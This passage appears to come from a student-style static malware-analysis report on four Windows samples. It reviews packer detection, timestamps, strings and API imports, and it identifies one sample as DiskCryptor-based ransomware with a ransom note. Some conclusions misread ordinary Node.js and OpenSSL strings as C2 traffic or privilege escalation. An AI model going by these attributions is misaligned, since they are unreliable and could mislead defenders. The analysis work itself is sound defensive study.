
Resource Hacker and the rest of the tools didn't produce any results, only errors. need to unpack this file to get more information.

Conclusion 2

Probably a packed malware -> would take to dynamic analysis for confirmation.

Sample 3





PEiD doesn't spot the PE type, while DiE does show some results, looks like couple of PEs bundled together?

000000F0	571C6108	Time Date Stamp	2016/04/24 Sun 06:00:40 UTC

Time stamp from 2016.

Let's run strings:

```
Starting Mount app...
C:\DC22\Mount.exe
open
123456
mythbusters
LogonUserW_FAILURE
PXERR_IMPERSONATION_FAILURE
C:\DC22\Mount.exe
\dccon.exe
-boot -setmbr hd0
start hard drive encryption...
-encrypt pt1 -p
-encrypt pt0 -p
-encrypt pt2 -p
-encrypt pt3 -p
-encrypt pt4 -p
-encrypt pt5 -p
-encrypt pt6 -p
-encrypt pt7 -p
-encrypt pt8 -p
-encrypt pt9 -p
```

There is some mounting and encryption involved, either it's for used protection or its a ransomware 🙂

```
CreateServiceW
OpenProcessToken
OpenSCManagerW
StartServiceCtrlDispatcherW
LogonUserW
CreateProcessAsUserW
LookupPrivilegeValueW
ChangeServiceConfig2W
ImpersonateLoggedOnUser
SetServiceStatus
RevertToSelf
RegisterServiceCtrlHandlerW
AdjustTokenPrivileges
```

API calls that have TokenPrivileges, and Impersonation, and creation of service.

```
This program is free software: you can redistribute it

Contacts:
ntldr@diskcryptor.net (PGP key ID 0xC48251EB4F8E4E6E)

Special thanks to:
Aleksey Bragin and ReactOS Foundation
```

There is some contact information and statement about free software, maybe it's a trojan…

throughout the strings we spot this DOS stab

```
;O;T;n;{;
<?<L<X<`<h<t<
0 1$1
24282
!This program cannot be run in DOS mode.

$
/*CLND
RichLND
.text
```

Meaning that DiE was correct when it spotted multiple PE files inside this sample.

```
DiskCryptor (c) <ntldr@diskcryptor.net> PGP key ID - 0xC48251EB4F8E4E6E

Usage: dccon [key] [param]
------------------------------------------------------------------------

 -enum                          Enum all volume devices in system
 -info [dev]                    Display information about device
 -version                       Display DiskCryptor version
 -benchmark                     Encryption benchmark
 -config                        Change program configuration
 -keygen [file]                 Make 64 bytes random keyfile
 -bsod                          Erase all keys in memory and generate BSOD
------------------------------------------------------------------------

 -addpass [param]               Add password to password cache
   -p  [password]        Get password from command line
```

We see it has a little help menu to encrypt the disk, DiskCryptor.

```
RegCreateKeyW
RegQueryValueExW
RegOpenKeyW
RegDeleteValueW
RegFlushKey
RegCloseKey
RegSetValueExW
OpenProcessToken
LookupPrivilegeValueW
AllocateAndInitializeSid
FreeSid
CheckTokenMembership
AdjustTokenPrivileges
CryptAcquireContextW
CryptReleaseContext
CryptGenRandom
```


Here are API calls that manipulate the Registry, and also some other Cryptographic functions.


```
You are Hacked !!!! Your H.D.D Encrypted , Contact Us For Decryption Key (w889901665@yandex.com) YOURID: 123139
password incorrect
```

And…. The string “You are Hacked!!!”
As suspected this tool is ransomware that encrypts your drive and demands payment for the decryption key.

Conclusion 3
Ransomware - encrypts your files and demands payment.

Sample 4





Looks like a Basic .NET written in C# by the PEiD output. The DiE output shows there is a Protector: .NET Reactor, it’s a code obfuscator.

00000088	65B23C88	Time Date Stamp	2024/01/25 Thu 10:48:40 UTC

Time stamp from 2024, 25 of January, very fresh!

In Dependency Walker we see the following API calls:

C	N/A	816 (0x0330)	MapViewOfFile
C	N/A	796 (0x031C)	LoadLibraryW
C	N/A	652 (0x028C)	GetWindowsDirectoryW
C	N/A	669 (0x029D)	GlobalMemoryStatus
C	N/A	1183 (0x049F)	VirtualQuery
C	N/A	1175 (0x0497)	VirtualAlloc
C	N/A	584 (0x0248)	GetSystemInfo
C	N/A	795 (0x031B)	LoadLibraryExW
C	N/A	188 (0x00BC)	DisableThreadLibraryCalls
C	N/A	245 (0x00F5)	ExitProcess
C	N/A	1181 (0x049D)	VirtualProtect

VirtualAlloc and VirtualProtect could be used to execute code that is not in the .text section.
Also we see LoadLibrary, meaning we load a DLL at runtime.

PI^	Ordinal	Hint	Function
C	N/A	N/A	ReportEventW
C	N/A	N/A	RegOpenKeyExW
C	N/A	N/A	RegQueryValueExW
C	N/A	N/A	RegCloseKey
C	N/A	N/A	RegQueryInfoKeyW
C	N/A	N/A	RegEnumValueW
C	N/A	N/A	RegEnumKeyExW
C	N/A	N/A	RegisterEventSourceW
C	N/A	N/A	DeregisterEventSource
C	N/A	N/A	RegisterEventSourceA

We can also see Registry calls that could be used for persistence.
In strings we can see some weird patterns:

```
% |s
% ⊢q
% Kq
% Lr
% ds
% ks
% |s
% As
% *s
% ?s
% e|
% @|
% U|
% ^|
% :|
% d}
% i}
% \}
% !}
% i~
% N~
% _~
```

```
m_770938beb162430baad2cc03154ab8a3
m_3600e95561584393b4f914f908c07afe
m_d5fc1fc3f0874e3281111fd126608500
m_33af38652f734b209e34aa1864868161
m_7a249fdda19a4901b0f4336214e856ed
m_b0e92e64e0ba4c169456a2abfa43cc64
m_6ad58766a286478393492221b2913731
m_0115e456a6134cc0941d69b153281192
m_63436598d72d477b88c880a216125440
m_c138e8d31da043e18b514c76f39544e3
m_d407c6f3b16a44e4b87df656ff81816f
m_801e33b7b24646c0957ea10ac1235b6f
m_35af1f9cebe94e5aaa6af1af5bf0890d
m_60a4a4ec04184285b030633621eda2f5
m_099fbae0458b4356be88f347bace006a
m_d93abd6f424948c2b789c3d82f681ae3
m_12e4f743eb8446bf94c4f1b17eb2b600
m_c37d976666324af6a64ef56727df812f
m_2cb24ca0e9ab4ecabc3ec59f2f9ce5cb
m_e6d8fcad9b1546ec9e64f563ba789d47
m_53803081302340e19fcdce136fbf4b89
m_13417641016c420582d928183de63659
m_f41adafc79e14a4eb650ec4f7b5e2d89
m_04e0998d30cd4b8da5a93339b4910c59
m_7e204f95a62b445e8bb6bf2c23c42a45
m_377c132baf4148988de81c12d4e66afe
m_18d2e55c6d214378a0766a7376f2e671
m_b9945f9febab45b9bce95e14b4b02dbe
m_b9f202d839e447609cfbee8dd871a62a
m_320a5a8ad6fe411e80942917dd3f106e
m_9129caa64de641348fa0b55d48563bd2
m_16285087ad464db7b28580029b3121f5
m_31d6704392134bdbaa57d79f19917986
m_7fdceb3737c04e50813500c2f83b61d5
m_e7ee2d5f3ade472db38879c30c0ec854
m_88a05af4beb6446bb551b06da0a307ea
m_2eb4c9ade93c4283bfbd14bf91511a67
m_f464c17ae066407fb130c53a9e34f65e
m_9734db4d897042d0a506192b6590e386
m_03f70322e15a4a4f875d4bf0494163a7
m_12d720faea884029ab51faef976dc1c3
m_d69e9fd8f17942ef931f93f156fbc1a8
m_98ec7cfaf2ec474fbe9f683f445c87c0
m_e2c976c382f147738e8cc185893d68de
m_3f21e504320149a399c2c5d36acdf01c
m_caa3a788174444a8a1f67e780488d6e0
m_01945648187441a4b76bf411088bb7f3
m_bce230750da54128a8068d6c3a4b528b
m_d3d4c0242f2a469d9e4ad2a5d1477696
m_0397fcc2b63442d9adc29d423235b9f8
m_b73da0ea651c4f638a1edd329282cbfd
m_152463df12d4478094a2198d4970a0c6
```


```
recudorPledoMsmaraP
revloseRetatSpaM
remusnoC
etalpmeTrepparWesabataD
eloR
noitarugifnoC
reganaMrezilaireS
daerhT
revloseRetatSnoitatonnA
seluR
smaraP
recudorPledoMyrotisopeR
revloseRetatSrezinekoT
etalpmeTrepparWdleiF
reganaMrepleH
kcabllaC
retpadA
epyTeulaV
rotpircseD
```


```
+(B*
+(B*
+(B*
+(B*
+(B*
+(B*
+(B*
+(B*
+(B*
+(B*
+(B*
+(B*
```

On the left could be obfuscated strings, on the middle it could be hashes that represent something like a key. and on the right it is reversed strings… and more to the right there is a weird pattern.
Rules == seluR…

Conclusion 4
This file seems to be obfuscated and has some suspicious API calls. would take it to Dynamic analysis for further investigation.

Sample 5





PEiD shows it's not a valid PE, and DiE shows something about GZip data, maybe this file is compressed.

00000140	62C8C0EE	Time Date Stamp	2022/07/08 Fri 23:42:38 UTC

The time stamp is from 2022.
Let's see some strings:

```
function getHashLength(name) {
  switch (name) {
    case 'SHA-1': return 160;
    case 'SHA-256': return 2
56;
    case 'SHA-384': return 384;
    case 'SHA-512': return 512;
  }
}

const kKeyOps = {
  sign: 1,
  verify: 2,
  encrypt: 3,
  decrypt: 4,
  wrapKey: 5,
  unwrapKey: 6,
  deriveKey: 7,
  deriveBits: 8,
};
```

```
const {
  kWebCryptoKeyFormatRaw,
  kWebCryptoKeyFormatPKCS8,
  kWebCryptoKeyFormatSPKI,
  kWebCryptoCipherEncrypt,
  kWebCryptoCipherDecrypt,
} = internalBinding('crypto');
```

There is custom encryption and hashing.

```
this.body = new Readable({ read: resume });
const decoders = [];
if (request.method !== "HEAD" && request.method !== "CONNECT" && !nullBodyStatus.includes(status)) {
  for (const coding of codings) {
    if (/(x-)?gzip/.test(coding)) {
      decoders.push(zlib.createGunzip());
    } else if (/(x-)?deflate/.test(coding)) {
      decoders.push(zlib.createInflate());
    } else if (coding === "br") {
      decoders.push(zlib.createBrotliDecompress());
    } else {
      decoders.length = 0;
      break;
```

Looks like a request is sent to the web and later the there is use of gunzip.

```
C:\Users\runneradmin\AppData\Local\Temp\pkg.24e0b2b2d51e47b9dba34c30\node\deps\openssl\openssl\crypto\asn1\tasn_fre.c
C:\Users\runneradmin\AppData\Local\Temp\pkg.24e0b2b2d51e47b9dba34c30\node\deps\openssl\openssl\crypto\asn1\tasn_enc.c
```

Some weird temp files that are inside a runneradmin user, maybe there is privilege escalation that creates 'runneradmin'?

```
This is an S/MIME signed message%s%s
------%s%s
%s------%s%s
Content-Type: %ssignature;
 name="smime.p7s"%s
Content-Transfer-Encoding: base64%s
Content-Disposition: attachment;
 filename="smime.p7s"%s%s
%s------%s--%s%s
enveloped-data
signed-receipt
signed-data
certs-only
compressed-data
smime.p7z
 filename="%s"%s
Content-Type: %smime;
 smime-type=%s;
 name="%s"%s
Content-Transfer-Encoding: base64%s%s
asn1_output_data
SMIME_read_ASN1_ex
multipart/signed
boundary
application/x-pkcs7-signature
application/pkcs7-signature
type: %s
application/x-pkcs7-mime
application/pkcs7-mime
Content-Type: text/plain
```

Looks like a custom HTTP request maybe to the C2 server.

now let's look on the Dependencies:

C	N/A	291 (0x0123)	EventUnregister
C	N/A	289 (0x0121)	EventRegister
C	N/A	714 (0x02CA)	ReportEventW
C	N/A	696 (0x02B8)	RegisterEventSourceW
C	N/A	237 (0x00ED)	DeregisterEventSource
C	N/A	207 (0x00CF)	CryptEnumProvidersW
C	N/A	229 (0x00E5)	CryptSignHashW
C	N/A	199 (0x00C7)	CryptDestroyHash
C	N/A	196 (0x00C4)	CryptCreateHash
C	N/A	197 (0x00C5)	CryptDecrypt
C	N/A	208 (0x00D0)	CryptExportKey
C	N/A	216 (0x00D8)	CryptGetUserKey
C	N/A	543 (0x021F)	OpenProcessToken
C	N/A	221 (0x00DD)	CryptSetHashParam
C	N/A	200 (0x00C8)	CryptDestroyKey
C	N/A	220 (0x00DC)	CryptReleaseContext
C	N/A	194 (0x00C2)	CryptAcquireContextW
C	N/A	759 (0x02F7)	SetSecurityInfo

Again we see crypt function calls.

C	N/A	813 (0x032D)	SystemFunction036	Not Bound
C	N/A	651 (0x028B)	RegGetValueW	Not Bound
C	N/A	675 (0x02A3)	RegQueryValueExW	Not Bound
C	N/A	662 (0x0296)	RegOpenKeyExW	Not Bound

We also see Registry calls.

C	N/A	18 (0x0012)	CertCloseStore
C	N/A	44 (0x002C)	CertEnumCertificatesInStore
C	N/A	53 (0x0035)	CertFindCertificateInStore
C	N/A	37 (0x0025)	CertDuplicateCertificateContext
C	N/A	64 (0x0040)	CertFreeCertificateContext
C	N/A	70 (0x0046)	CertGetCertificateContextProperty
C	N/A	89 (0x0059)	CertOpenStore

In the strings there were also Certificates included, those API calls probably use them.

C	N/A	1521 (0x05F1)	VirtualAlloc
C	N/A	1527 (0x05F7)	VirtualProtect
C	N/A	1524 (0x05F4)	VirtualFree
C	N/A	1526 (0x05F6)	VirtualLock
C	N/A	452 (0x01C4)	GetACP
C	N/A	652 (0x028C)	GetModuleHandleW
C	N/A	989 (0x03DD)	LoadLibraryW

VirtualAlloc and Loadlibrary and GetModuleHandle are suspicious API calls.

Conclusion 5

The file has Cryptographic function calls, custom certificates, custom HTTP requests, and suspicious API calls. Would take it to dynamic analysis for further investigation. appears to be a malware.